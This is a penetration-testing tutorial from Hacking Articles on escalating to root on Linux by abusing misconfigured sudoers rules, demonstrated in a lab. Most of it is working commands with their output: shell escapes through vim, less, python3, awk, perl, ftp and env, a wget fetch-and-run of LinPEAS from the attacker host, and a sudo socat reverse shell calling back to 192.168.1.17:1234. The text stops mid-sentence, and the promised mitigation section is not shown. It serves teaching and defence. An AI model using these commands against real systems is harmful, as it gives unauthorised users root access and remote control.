iGNITE Technologies

LINUX

PRIVILEGE ESCALATION

Abusing Sudo

www.hackingarticles.in

Contents

Introduction

Sudo (substitute-user-do) is the cornerstone of administrative delegation on Linux: it lets specific users execute specific commands as another user — usually root — without sharing the root password. The file /etc/sudoers governs every aspect of this delegation, and a single careless line in it can collapse the entire local security boundary. This article walks through five escalating scenarios of sudoers misconfiguration, each progressively more realistic than the last, and each delivered via a root shell to a low-privileged attacker.


The first three scenarios cover the canonical patterns that appear in nearly every penetration test: the wildcard (ALL:ALL) ALL grant, NOPASSWD on interactive editors, and NOPASSWD on language interpreters and networking binaries. The remaining two scenarios extend the methodology into networked exploitation through a sudo-driven socat reverse shell, and into custom-script abuse — the most common form of sudoers misconfiguration in production environments. The article then closes with GTFOBins, the canonical reference that flattens the entire workflow into a lookup table, followed by a comprehensive mitigation playbook. The goal is to leave the reader with a complete mental model of how attackers move from the output of sudo -l to uid=0 in a single command, and a defender's blueprint for shutting down that path.

Understanding Sudoers File Syntax

This image shows how a sudoers rule is structured on Unix-like systems. A sudoers entry is divided into five parts: the user who is allowed to run sudo, the host where the rule applies, the identity the command runs as, optional tags, and the command itself. In the top example, root ALL = (ALL:ALL) NOPASSWD: ALL, the rule is very broad: the user root can run any command on any host as any user or group, and no password is required.

The lower example shows a more realistic rule: raaz ALL = (root) NOPASSWD: /bin/cp. Here, only the user raaz is granted permission; the rule applies everywhere, the command runs as root, and password prompting is disabled. The only allowed command is /bin/cp. That may seem limited, but it can still be dangerous if the command has no argument restrictions. A user could abuse it to copy or overwrite sensitive files, potentially leading to privilege escalation.

The diagram is useful because it makes the sudoers grammar easy to read and shows why tightly scoped rules are safer than broad ALL permissions.



Lab Environment

The lab consists of two virtual machines on the same private subnet. The attacker operates from a Kali Linux host at 192.168.1.17, while the target is an Ubuntu 22.04 server at 192.168.1.5 running an SSH service on port 22. A deliberately low-privileged account named lowpriv represents the foothold any attacker typically obtains through phishing, credential stuffing, or web-application exploitation. Every scenario in this article assumes the attacker holds only this credential and must elevate from there to root.

Creating the Lab User

The administrator first creates the lowpriv account on the target with the adduser utility. The tool prompts for a password, builds a home directory at /home/lowpriv, and copies the default skeleton files from /etc/skel. The account belongs to its own primary group and carries no privileged group memberships, which gives a clean baseline for the attack scenarios that follow.

```
adduser lowpriv
```

```
root@ignite:~# adduser lowpriv
Adding user `lowpriv' ...
Adding new group `lowpriv' (1001) ...
Adding new user `lowpriv' (1001) with group `lowpriv' ...
Creating home directory `/home/lowpriv' ...
Copying files from `/etc/skel' ...
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for lowpriv
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
root@ignite:~#
```

Editing the Sudoers File

To configure sudo permissions safely, the administrator launches visudo — a wrapper around the editor that validates syntax before saving and refuses to commit a file that would otherwise lock everyone out of root. visudo is the only sanctioned way to edit /etc/sudoers and is the standard tool used throughout this article.

visudo

```
root@ignite:~#
root@ignite:~# visudo
```

Scenario 1: Wildcard Sudo Rights (ALL:ALL) ALL

The first and most common misconfiguration grants the user complete sudo authority — the functional equivalent of handing them the root password. The administrator appends the following directive under the User privilege specification section of /etc/sudoers, granting lowpriv the right to run any command, as any user, on any host.

```
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
lowpriv ALL=(ALL:ALL) ALL


# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

The directive **lowpriv ALL=(ALL:ALL) ALL** reads in plain English as "user lowpriv, on ALL hosts, may run ALL commands as ALL users and ALL groups." From an authorisation standpoint, lowpriv is now indistinguishable from root.

Abusing Sudo Right

From the Kali host, the attacker authenticates over SSH and immediately runs sudo -l to enumerate the available rules. The output confirms the unrestricted (ALL : ALL) ALL grant. A single sudo su then drops the attacker into a root shell, and whoami returns root — total compromise in three commands.

```
ssh lowpriv@192.168.1.5
sudo -l
sudo su
whoami
```

```
┌──root@kali ~
└─➤  ssh lowpriv@192.168.1.5
lowpriv@192.168.1.5's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-106-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

10 updates can be applied immediately.
10 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

6 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

lowpriv@ignite:~$ sudo -l
[sudo] password for lowpriv:
Matching Defaults entries for lowpriv on ignite:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/b

User lowpriv may run the following commands on ignite:
    (ALL : ALL) ALL
lowpriv@ignite:~$
lowpriv@ignite:~$ sudo su
root@ignite:/home/lowpriv#
root@ignite:/home/lowpriv# whoami
root
root@ignite:/home/lowpriv#
root@ignite:/home/lowpriv#
```

Scenario 2: NOPASSWD on Interactive Editors

Scenario 1 is so blatant that most administrators avoid it after the first audit. A subtler — and far more common — pattern grants NOPASSWD execution on specific text editors so that on-call engineers can patch configuration files without re-typing their password. The administrator replaces the previous wildcard rule with the entry shown below.

```
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/vim, /usr/bin/less, /usr/bin/nano
```

```
# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/vim, /usr/bin/less, /usr/bin/nano


# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

The directive allows the user to run those three binaries as root with no password prompt. On the surface it looks tight; in practice it is a full root shell, because each of these editors exposes a documented shell-escape sequence.

Confirming Privileges with sudo -l

After reconnecting as lowpriv, the attacker runs sudo -l to confirm the new rule is live. The output enumerates the three NOPASSWD entries that the administrator just configured.

```
sudo -l
```

```
lowpriv@ignite:~$
lowpriv@ignite:~$ sudo -l
Matching Defaults entries for lowpriv on ignite:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bi

User lowpriv may run the following commands on ignite:
    (ALL) NOPASSWD: /usr/bin/vim, /usr/bin/less, /usr/bin/nano
lowpriv@ignite:~$
```

Vim Shell Escape

Vim's command-line mode accepts the :! prefix, which hands the remainder of the line to a child shell. Because vim itself is executing as root through sudo, that child shell inherits root's UID. The attacker can either open a file and type :!/bin/sh inside it, or — more elegantly — pass the command directly with the -c flag, which executes a Vim command on startup without ever loading a file.

```
sudo vim -c ':!/bin/sh'
```

```
lowpriv@ignite:~$ sudo vim -c ':!/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
#
```

The resulting shell is fully interactive. Running id confirms uid=0(root) — root has been achieved without typing a password and without writing a single byte to disk.

Less Shell Escape

The less pager exposes an analogous shortcut: pressing ! at its prompt opens a sub-shell that inherits less's privileges. Because sudo less /etc/hosts runs less as root, the !bash command issued from inside it yields a root shell. The attacker starts by opening any readable file under sudo.

```
sudo less /etc/hosts
```

```
lowpriv@ignite:~$
lowpriv@ignite:~$ sudo less /etc/hosts
```

Once less renders the file, the attacker types !bash and presses Enter, which spawns the child shell.

```
127.0.0.1       localhost
127.0.1.1       ignite

# The following lines are desirable for IP
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
!bash
```

The shell returns immediately. id confirms uid=0(root) — a second editor, the same outcome, and not a single password typed.

```
root@ignite:/home/lowpriv#
root@ignite:/home/lowpriv# id
uid=0(root) gid=0(root) groups=0(root)
root@ignite:/home/lowpriv#
```

Scenario 3: NOPASSWD on Scripting and Networking Binaries

The third and most realistic scenario extends NOPASSWD to a basket of binaries that administrators sometimes grant for legitimate automation: language interpreters (python3, perl, awk), file-transfer clients (ftp, scp), and environment wrappers (env, socat). The administrator replaces the previous editor rule with the following block.

```
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/python3
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/awk
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/perl
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/socat
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/env
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/ftp
```

```
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/python3
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/awk
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/perl
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/socat
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/env
lowpriv ALL=(ALL) NOPASSWD: /usr/bin/ftp
```


Each of these binaries has a documented sudo-escalation primitive catalogued on GTFOBins. The attacker simply matches the binary to the corresponding payload and obtains a root shell. The next steps demonstrate each primitive in turn, but first the attacker offloads the discovery work to an automated enumeration script.

Enumeration with LinPEAS

Rather than reading the sudoers file manually, the attacker invokes LinPEAS — the Linux Privilege Escalation Awesome Scripts SUITE — which fingerprints sudo rights, SUID binaries,

kernel CVEs, capabilities, and configuration drift in one sweep. On Kali, the attacker locates the linpeas.sh binary and serves it over HTTP via updog on port 80.

```
linpeas
updog -p 80
```



On the target, the lowpriv user pulls the script into /tmp, grants execute permissions and runs it. LinPEAS streams pages of colour-coded output and pauses only on the most dangerous findings.

```
cd /tmp
wget http://192.168.1.17/linpeas.sh
chmod 777 linpeas.sh
./linpeas.sh
```

```
lowpriv@ignite:/$ cd /tmp
lowpriv@ignite:/tmp$
lowpriv@ignite:/tmp$ wget http://192.168.1.17/linpeas.sh
--2026-05-07 03:01:40--  http://192.168.1.17/linpeas.sh
Connecting to 192.168.1.17:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1031313 (1007K) [application/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh

2026-05-07 03:01:41 (95.6 MB/s) - 'linpeas.sh' saved [1031313/1031313]

lowpriv@ignite:/tmp$ chmod 777 linpeas.sh
lowpriv@ignite:/tmp$
lowpriv@ignite:/tmp$ ./linpeas.sh
```

```
/
|                                 Do you like PEASS?
```

The relevant section of the LinPEAS report highlights the dangerous sudo rules in red and orange, instantly drawing the operator's eye to python3, awk, perl, scp, socat, env, and ftp — every one of which has a public escalation payload.

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d (T1548.
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/in
Matching Defaults entries for lowpriv on ignite:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\

User lowpriv may run the following commands on ignite:
    (ALL) NOPASSWD: /usr/bin/python3
    (ALL) NOPASSWD: /usr/bin/awk
    (ALL) NOPASSWD: /usr/bin/perl
    (ALL) NOPASSWD: /usr/bin/scp
    (ALL) NOPASSWD: /usr/bin/socat
    (ALL) NOPASSWD: /usr/bin/env
    (ALL) NOPASSWD: /usr/bin/ftp
Matching Defaults entries for lowpriv on ignite:
```

Python3 Shell Escape

Python ships with direct operating-system access through the os module. A single inline expression imports os and calls os.system to spawn /bin/sh — which, because python3 is running under sudo, becomes a root shell.

```
sudo python3 -c 'import os; os.system("/bin/sh")'
```

```
lowpriv@ignite:~$
lowpriv@ignite:~$ sudo python3 -c 'import os; os.system("/bin/sh")'
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Awk Shell Escape

Awk's BEGIN block runs once before any input record is processed and supports the system() function for arbitrary command execution. The attacker abuses this to call /bin/sh inside the elevated awk context, and awk never reads any input — it simply forks the shell and exits.


```
sudo awk 'BEGIN {system("/bin/sh")}'
```

```
lowpriv@ignite:~$
lowpriv@ignite:~$ sudo awk 'BEGIN {system("/bin/sh")}'
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Perl Shell Escape

Perl's exec function replaces the current process image with the named binary. Combined with the -e flag, which evaluates inline code, the attacker produces a one-line root shell.


```
sudo perl -e 'exec "/bin/sh";'
```



FTP Shell Escape

The legacy ftp client supports an interactive ! prefix that executes a local command — a holdover from the days when transferring files often demanded quick shell access on the side. Inside an interactive sudo ftp session, the attacker types ! /bin/bash and drops straight to root.


```
sudo ftp
ftp> ! /bin/bash
```



Env Shell Escape

The env utility runs a command in a controlled environment. When invoked through sudo it preserves root's UID and then executes whatever binary is passed as its argument. A single sudo env /bin/bash therefore yields a root shell with no further argument gymnastics — the cleanest one-liner on the list.

```
sudo env /bin/bash
```




Scenario 4: socat — Sudo Reverse Shell over the Network

Scenarios 1 through 3 all produced a local root shell on the target. The fourth scenario extends the methodology into networked exploitation: rather than spawning a shell on the box, the attacker uses a single sudo-enabled binary to call back to a remote listener and deliver a fully interactive root reverse shell. socat is the Swiss Army knife of network plumbing — it can connect, listen, fork, encrypt, and tunnel between almost any pair of file descriptors, which is precisely why administrators sometimes grant NOPASSWD on it for diagnostic work. The grant turns into a fully interactive root reverse shell in two commands: one on the attacker's listener, one on the compromised target.

Setting up the Kali Listener

The attacker first opens a socat listener on Kali. The file:`tty`,raw,echo=0 specification tells socat to attach the local terminal in raw, non-echo mode — exactly what is needed for a fully interactive shell with working tab completion, arrow keys, and signal handling. The tcp-listen:1234 specification binds the listener to TCP port 1234 on all interfaces.


```
socat file:`tty`,raw,echo=0 tcp-listen:1234
```



Triggering the Reverse Shell from the Target

With the listener live, the attacker pivots to the target. Because socat sits in the lowpriv sudoers entry, the attacker invokes it under sudo and asks socat to execute sh -li (a login interactive shell) inside a freshly allocated PTY, then pipe that shell's standard input, output, and error to a TCP connection back to Kali. The pty, stderr, setsid, sigint, and sane modifiers produce a shell with a real terminal device, a separate session, working Ctrl-C, and sane terminal flags — every quality-of-life feature missing from a naked bash reverse shell.

```
sudo socat exec:'sh -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.17:1234
```



Receiving the Root Shell on Kali

The listener accepts the connection and immediately surfaces a shell prompt. The harmless sh: 0: can't access tty; job control turned off warning is socat's own artefact and does not affect functionality. A quick id confirms uid=0(root) — the attacker now holds a fully interactive root session, complete with PTY, signal handling, and command history.

```
┌──root@kali ~
└─➤  socat file:`tty`,raw,echo=0 tcp-listen:1234
sh: 0: can't access tty; job control turned off
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
#
```

Scenario 5: NOPASSWD on a Custom Script

The fifth scenario covers the single most common form of sudoers misconfiguration in production. The pattern looks innocuous on paper — "automation needs to run a backup, so grant the operator sudo on that one script." In practice, the script frequently contains a shell invocation, an interpreter call, or unsafe path handling that turns the grant into a root shell. When the script is also writable by the user — a common consequence of the same chmod 777 that bites every junior administrator — the misconfiguration becomes a self-service root vending machine.

Creating the Vulnerable Script

The administrator first changes into /opt/scripts and writes backup.sh inside it. The script contains only a shebang and an unconditional /bin/bash invocation — a contrived but realistic example of a "convenience" script that drops the operator into a shell so they can do the actual work interactively. The administrator then applies chmod 777, which makes the script readable, writable, and executable by every account on the system, and confirms the contents with cat.

```
cd /opt/scripts
nano backup.sh
chmod 777 backup.sh
cat backup.sh
```

```
root@ignite:~# cd /opt/scripts
root@ignite:/opt/scripts#
root@ignite:/opt/scripts# nano backup.sh
root@ignite:/opt/scripts#
root@ignite:/opt/scripts# chmod 777 backup.sh
root@ignite:/opt/scripts#
root@ignite:/opt/scripts# cat backup.sh
#!/bin/bash

/bin/bash
root@ignite:/opt/scripts#
```

Granting NOPASSWD on the Script

Inside visudo, the administrator adds the rule that completes the misconfiguration. The line grants lowpriv unrestricted, passwordless execution of /opt/scripts/backup.sh.

```
lowpriv ALL=(ALL) NOPASSWD: /opt/scripts/backup.sh
```

```
# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
lowpriv ALL=(ALL) NOPASSWD: /opt/scripts/backup.sh


# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

The directive **lowpriv ALL=(ALL) NOPASSWD: /opt/scripts/backup.sh** allows lowpriv to execute the script as root without a password prompt. From a paper audit this looks tightly scoped — a single binary, a single user, no wildcards. The script's own contents, however, betray the grant immediately.

Exploiting the Misconfiguration

The attacker confirms the new rule with sudo -l and then invokes the script directly. Because backup.sh internally calls /bin/bash, the child shell inherits root's UID — no payload modification required. A single id call confirms uid=0(root).

```
sudo -l
sudo /opt/scripts/backup.sh
id
```

```
lowpriv@ignite:~$ sudo -l
Matching Defaults entries for lowpriv on ignite:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loc

User lowpriv may run the following commands on ignite:
    (ALL) NOPASSWD: /opt/scripts/backup.sh
lowpriv@ignite:~$
lowpriv@ignite:~$
lowpriv@ignite:~$ sudo /opt/scripts/backup.sh
root@ignite:/home/lowpriv#
root@ignite:/home/lowpriv# id
uid=0(root) gid=0(root) groups=0(root)
root@ignite:/home/lowpriv#
```

A second, equally effective path exists alongside the one demonstrated. Because the script carries 777 permissions, the attacker can overwrite its contents with arbitrary commands

